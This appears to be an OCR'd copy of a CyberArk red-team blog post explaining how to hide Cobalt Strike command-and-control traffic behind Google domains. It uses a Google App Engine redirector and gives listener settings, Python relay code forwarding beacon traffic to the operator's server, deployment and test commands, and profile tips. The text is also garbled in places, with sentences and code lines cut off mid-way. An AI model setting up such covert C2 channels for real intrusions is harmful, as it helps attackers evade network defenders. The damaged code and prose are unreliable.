
RED TEAM INSIGHTS ON HTTPS DOMAIN FRONTING GOOGLE HOSTS USING COBALT STRIKE



July 10, 2017 | Advanced Attack Techniques | Shay Nahari

In this blog post, we will cover HTTPS domain fronting Google hosts (google.com, mail.google.com, etc.) using Cobalt Strike. Domain fronting via google.com has been used by adversaries, and it is valuable to include as part of Red Team assessments.

Domain Fronting is a technique to hide the remote endpoint of communication while leveraging high reputation domains as the cover. It's valuable to adversaries because it can disrupt existing network analysis capabilities

HSTS, leaving only a few vendors with the ability to decrypt SSL traffic targeting Google domains. Considering the most common Google products, this would require enterprise-wide SSL termination and analysis for this non-exhaustive list of Google domains:

google.com	gmail.com	mail.google.com
maps.google.com	youtube.com	docs.google.com
chrome.com	adsense.com	drive.google.com


Raphael Mudge has discussed using domain fronting with Cobalt Strike in "High-reputation Redirectors and Domain Fronting." Domain fronting with Google App Engine (GAE) is discussed in the original paper on domain fronting and, more accessibly, in "Camouflage at encryption layer." This post combines these techniques together using our own custom code. It assumes you already have some familiarity with Cobalt Strike and Malleable C2 profiles.

Add the Cobalt Strike Listener


For this blog, we are going to assume using Cobalt strike as a C2 server, but this can be done with any Offensive infrastructure (Metasploit, Empire, Pupy, etc.).

First we are going to add our Cobalt Strike listener.

- Use the "windows/beacon_https/reverse_https" listener
- Set the Host value to the name of your appspot hostname
- Set the port value to 443



Set the host list for tasks to the Google addresses we are fronting:




This beacon uses HTTP to check for taskings. Please provide the domains to use for beaconing. The A record for these domains must point to your Cobalt Strike system. An IP address is OK. Separate each host or domain with a comma.

www.google.com, mail.google.com, docs.google.com

Deploy Your Google App Engine

Google app engine is a cloud platform which allows users to build and deploy custom web and mobile applications. It acts as an abstraction layer between the application and the cloud infrastructure.

We will use the Google App Engine as a redirector between our C2 server and compromised machine, using Google frontend domains to redirect requests destined to google.com domains:



Next, we need to deploy the code into Google App Engine (Register Here). Assuming you have already created a project (quick instructions here), create a new directory to store the project in.

```
$. mkdir myproject
$. cd myproject
```

You will have two files in this app engine directory: app.yaml and main.py. App.yaml should look like this:

```
runtime: python27
api_version: 1
threadsafe: true

handlers:
- url: /.*
  script: main.app
```

Main.py is available in this gist. There are a couple of blocks from the code to point out.

First, near the top is a variable to set as your CobaltStrike IP address or domain. There is no need to use a redirector, your CobaltStrike IP will be hidden from beacon endpoint analysis.

```
app = webapp2.WSGIApplication([
    (r&quot;/(.+)&quot;, C2)
], debug=True)
```

Any request including URI sent to the AppSpot domain will be sent on to CobaltStrike. This will not be ideal if you want to filter the requests based on User-Agent, originating IP, or URI. These are common deterrents against blue team members typically employed in a redirector.

The last thing to point out is the way the application handles a request sent. The handling of a POST and GET requests is given below.

```
class CommandControl(webapp2.RequestHandler):
    def get(self, data):
        url = 'https://'+redirector+'/'+str(data)
        try:
            req = urllib2.Request(url)
            req.add_header('User-Agent',&quot;Mozilla/5.0 (Windows
            for key, value in self.request.headers.iteritems():
                req.add_header(str(key), str(value))

            resp = urllib2.urlopen(req)
            content = resp.read()

            self.response.write(content)
        except urllib2.URLError:
            &quot;Caught Exception, did nothing&quot;
# handle a POST request
    def post(self, data):
        url = 'https://'+redirector+'/'+str(data)
        try:
            req = urllib2.Request(url)
            req.add_header('User-Agent',&quot;Mozilla/5.0 (Windows
            for key, value in self.request.headers.iteritems():
                req.add_header(str(key), str(value))

            # this passes on the data from CB
            req.data = self.request.body

            resp = urllib2.urlopen(req)
            content = resp.read()

            self.response.write(content)
        except urllib2.URLError:
```

```
$. gcloud app deploy
```


Verify the Redirector

After the code is deployed and the listener is setup, run a quick test to make sure everything is working. Open up the Web Log in CobaltStrike (View > Web Log) and send a cURL request to the GAE app:

```
$. curl -i -H “Host: [appname].appengine.com” –user-agent “Mozilla/

…
```

Verify the request shows up in the Web View logs. You should receive an empty 200 OK from the cURL request and a 404 in CobaltStrike.



```
[redacted] visit from: [redacted]
        Request: GET /hi_there
        Response: 404 Not Found
        Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko AppEngine-Google;
```

The redirector is working!

Update Your Malleable C2 Profile

The last step is to setup the C2 profile. We have supplied a simple example here. It is a modified version of the webbug profile created by rsmudge.

There are a few important points to make about this profile:

- Make sure to modify the ‘header “Host”’ line in both the http-get and http-post section. This should have your appengine name.
- We do not need to add any certificate data to the profile. We are using Google’s HTTPS certificates in the beacon to application communication (woot!). From the application to the C2, HTTPS communication is

docs.google.com.

Additional Resources

Domain Fronting is not new. This post and the techniques are built upon the hard work of others:

- Blocking Resistant Communication Through Domain Fronting
- High-reputation Redirectors and Domain Fronting
- Camouflage at encryption layer
- Simple Domain Fronting PoC with GAE C2 server

Note: This article is based upon research and contributions by Will Vandevanter and Shay Nahari.

Cyber attackers know your network...
Do you?
CYBERARK

ON THE FRONT LINES
A webcast series delivered by CyberArk security experts
CyberArk.com/OTFL
CYBERARK

CYBERARK®

Products Solutions Partners Company

English Login/Register Blogs

Services and Support

PRODUCTS

PRIVILEGED ACCESS SECURITY SOLUTION

SOLUTIONS

AUDIT AND COMPLIANCE

SECURITY AND RISK MANAGEMENT

BY PROJECT

FEDERAL GOVERNMENT SOLUTIONS

COMPANY

MANAGEMENT TEAM

BOARD OF DIRECTORS

INVESTOR RELATIONS

CAREERS

NEWS

CUSTOMER SUPPORT

GET STARTED

REQUEST A DEMO

REQUEST A FREE RISK ASSESSMENT

CONTACT US

CUSTOMER SUPPORT

FOLLOW US

Home / Threat Research Blog / Red Team Insights on HTTPS Domain Fronting Google Hosts Using Cobalt Strike